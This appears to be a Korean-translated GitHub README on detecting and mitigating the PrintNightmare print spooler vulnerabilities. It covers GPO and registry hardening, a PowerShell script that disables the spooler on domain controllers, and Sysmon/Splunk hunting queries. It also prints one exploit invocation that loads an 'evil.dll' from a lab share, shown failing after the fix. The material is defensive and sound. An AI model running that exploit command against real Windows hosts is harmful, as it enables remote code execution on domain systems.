 laresllc/cve-2021-1675
CVE-2021-1675 탐지 정보

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527
이 저장소에는 CVE-2021-1675 및 CVE-2021-34527 공격의 EVTX 샘플과 관련 텔레메트리를 생성하는 데 사용할 수 있는 최소한의 Sysmon 구성 파일이 포함되어 있습니다.
이러한 규칙은 우회될 수 있음을 유의하십시오. 적절히 패치를 적용하고 도메인 컨트롤러에서 프린터 스풀러 서비스를 비활성화하십시오.
이러한 강화 변경으로 인해 의도하지 않은 결과가 발생할 수 있으므로 프로덕션에 배포하기 전에 권장되는 모든 수정 사항을 테스트하십시오. 이 저장소의 내용과 발견된 정보를 설명하는 블로그 게시물을 작성했습니다. 여기: https://labs.lares.com/detection-and-mitigation-printnightmare/

Benjamin Delpy 덕분에 이 문제의 악용 가능성에 대한 업데이트된 순서도가 있으며, 시스템이 취약할 가능성이 있는지 확인하는 데 사용할 수 있습니다.

Security Settings -> System Services -> Print Spooler -> Disable
HKLM\SYSTEM\CurrentControlSet\Services\Spooler\Start = 4Computer Configuration -> Administrative Templates -> Printers -> Allow Print Spooler to accept client connections - > Disable
HKLM\Software\Policies\Microsoft\Windows NT\Printers\RegisterSpoolerRemoteRpcEndPoint = 2Printers -> Point and Print Restrictions -> Security Prompts -> When installing drivers for a new connection -> Show warning and elevation prompt
HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint = 0HKLM\SOFTWARE\Microsoft\Windows\CurrrentVersion\Policies\System\EnableLUA = 12021년 6월 Microsoft에서 출시한 패치는 CVE-2021-1675를 패치하지만 안타깝게도 PrintNighmare(CVE-2021-34527)로 알려진 문제는 수정하지 않습니다. 따라서 프린터 스풀러 서비스를 비활성화하여 해결 방법을 적용할 수 있습니다. GPO 및 PowerShell에서 수행하는 방법은 다음과 같습니다. GPO가 SharpPrintNightmare에서 사용하는 MS-RPRN RpcAddPrinterDriverEx 함수와 Win32 AddPrinterDriverEx 함수를 모두 수정하는 것으로 확인되었습니다.
다음 GPO를 설정하여 스풀러에 대한 클라이언트 연결을 거부할 수 있습니다. 이는 스풀러 서비스를 완전히 비활성화하는 것이 불가능할 수 있는 경우 잠재적인 해결 방법입니다. 이는 실험실 환경에서 도메인 컨트롤러 및 엔드포인트(W7/W10)에 대해 테스트되었으며 사용자는 프린터 추가/제거 및 인쇄를 계속할 수 있지만 익스플로잇의 작동을 막습니다. 참고: 이 GPO는 Microsoft의 취약점 페이지에 명시된 대로 CVE-2021-34527도 수정하는 것으로 이해됩니다.
Computer Configuration -> Administrative Templates -> Printers -> Allow Print Spooler to accept client connections를 '사용 안 함'으로 설정하십시오:

그런 다음 영향을 받는 호스트에서 스풀러 서비스를 다시 시작하십시오. 모든 것이 잘 진행되면 익스플로잇이 거부됩니다:
./CVE-2021-1675.py lares.labs/[email protected] '\\certer.lares.labs\share\evil.dll'                                                                                    1 ⨯
Password:
[*] Try 1...
[*] Connecting to ncacn_np:192.168.1.157[\PIPE\spoolss]
[-] Connection Failed
또 다른 수정/해결 방법은 Dirk-jan이 발견한 대로 Pre-Windows 2000 Compatible Access에서 인증된 사용자를 제거하는 것입니다.

아래 스크린샷과 같이 "Authenticated Users" 그룹이 "Pre-Windows 2000 Compatible Access" 그룹의 구성원이 아닌지 확인하십시오. (기본적으로 현재 Windows 버전에는 이러한 그룹이 포함되지 않습니다.) 구성원이 없어야 합니다:

이 작업을 수행하는 방법이 확실하지 않은 경우 다음 단계를 수행할 수 있습니다:
도메인에서 모든 DC를 가져오기 위해 ADDomainController를 사용하도록 0gtweet의 스크립트를 적용했습니다.
# the script STOP and DISABLES Print Spooler service (aka #PrintNightmare) on each server from the list below IF ONLY DEFAULT PRINTERS EXIST.
# revert if you need: go to services.msc, find the "print spooler" service, change startup type to "automatic" and start the service.
# Source: https://github.com/gtworek/PSBits/blob/master/Misc/StopAndDisableDefaultSpoolers.ps1
#
# Requirements RSAT
# Get-Module -Name ActiveDirectory
# Import-Module -Name ActiveDirectory

$computers = Get-ADDomainController -filter * | %{ $_.name }

foreach ($computer in $computers)
{
    Write-Host "Processing $computer ..."
    $service = Get-Service -ComputerName $computer -Name Spooler -ErrorAction SilentlyContinue
    if (!$service)
    {
        Write-Host "Cannot connect to Spooler Service on $computer. Skipping." -ForegroundColor Yellow
        continue
    }
    if ($service.Status -ne "Running")
    {
        Write-Host ("Service status is: """ + $service.Status + """. Skipping.") -ForegroundColor Yellow
        continue
    }
    $printers = (Get-WmiObject -class Win32_printer -ComputerName $computer)
    if (!$printers)
    {
        Write-Host "Cannot enumerate printers. Skipping." -ForegroundColor Yellow
        continue
    }

    $disableSpooler = $true
    foreach ($DriverName in ($printers.DriverName))
    {
        if (($DriverName -notmatch 'Microsoft XPS Document Writer') -and ($DriverName -notmatch 'Microsoft Print To PDF'))
        {
            Write-Host "  Printer found: $DriverName" -ForegroundColor Green
            $disableSpooler = $false
        }
    }
    if ($disableSpooler)
    {
        Write-Host "Only default printers found. Stopping and disabling spooler..." -ForegroundColor DarkCyan
        (Get-Service -ComputerName $computer -Name Spooler) | Stop-Service -Verbose
        Set-Service -ComputerName $computer -Name Spooler -StartupType Disabled -Verbose

    }
    else
    {
        Write-Host "Non-default printers found. Skipping." -ForegroundColor Green
    }
}
제공된 Sysmon 구성 파일 CVE-2021-1675.xml은 Sysmon Config Pusher를 사용하여 설치할 수 있습니다: https://github.com/LaresLLC/SysmonConfigPusher
index=sysmon EventCode=7 Image="C:\\Windows\\System32\\spoolsv.exe" NOT (Signature="Microsoft Windows" SignatureStatus=Valid)
| stats values(ImageLoaded),values(TargetObject),values(Details),values(TargetFilename)
Print Spooler 악용을 사냥하는 일반적인 방법은 페이로드 DLL 로딩으로 인해 프린터 스풀러에서 생성된 오류를 찾는 것입니다. 이는 spoolsv.exe에 의한 WerFault.exe 생성 또는 프린터 스풀러 서비스의 예기치 않은 종료를 나타내는 이벤트 ID 7031 생성을 찾는 방식으로 수행할 수 있습니다.
((index=sysmon EventCode=1
ParentImage="C:\\Windows\\System32\\spoolsv.exe" Image="C:\\Windows\\System32\\WerFault.exe")
OR (index=windows Channel=System EventCode=7031
Message="The Print Spooler service terminated unexpectedly"))
cube0x0 구현을 악용한 여러 테스트 후에 추가 아티팩트가 발견되었습니다: Share Name: \\*\IPC$ 및 Relative Target Name: spoolss를 포함한 이벤트 ID 5145입니다. 이 접근법의 장점은 공격을 수행하는 데 사용된 소스 IP(Source Address) 및 계정(Security ID 또는 Account Name)을 볼 수 있다는 것입니다. 실제 Print Server에서 오탐이 발생할 수 있지만 호스트 이름과 Access Mask로 필터링할 수 있습니다. hostname-username-access mask 조합으로 필터링할 수 있는 다른 오탐도 있을 수 있습니다.
index=windows_security EventCode=5145 Share_Name="\\\\*\\IPC$" Relative_Target_Name=spoolss
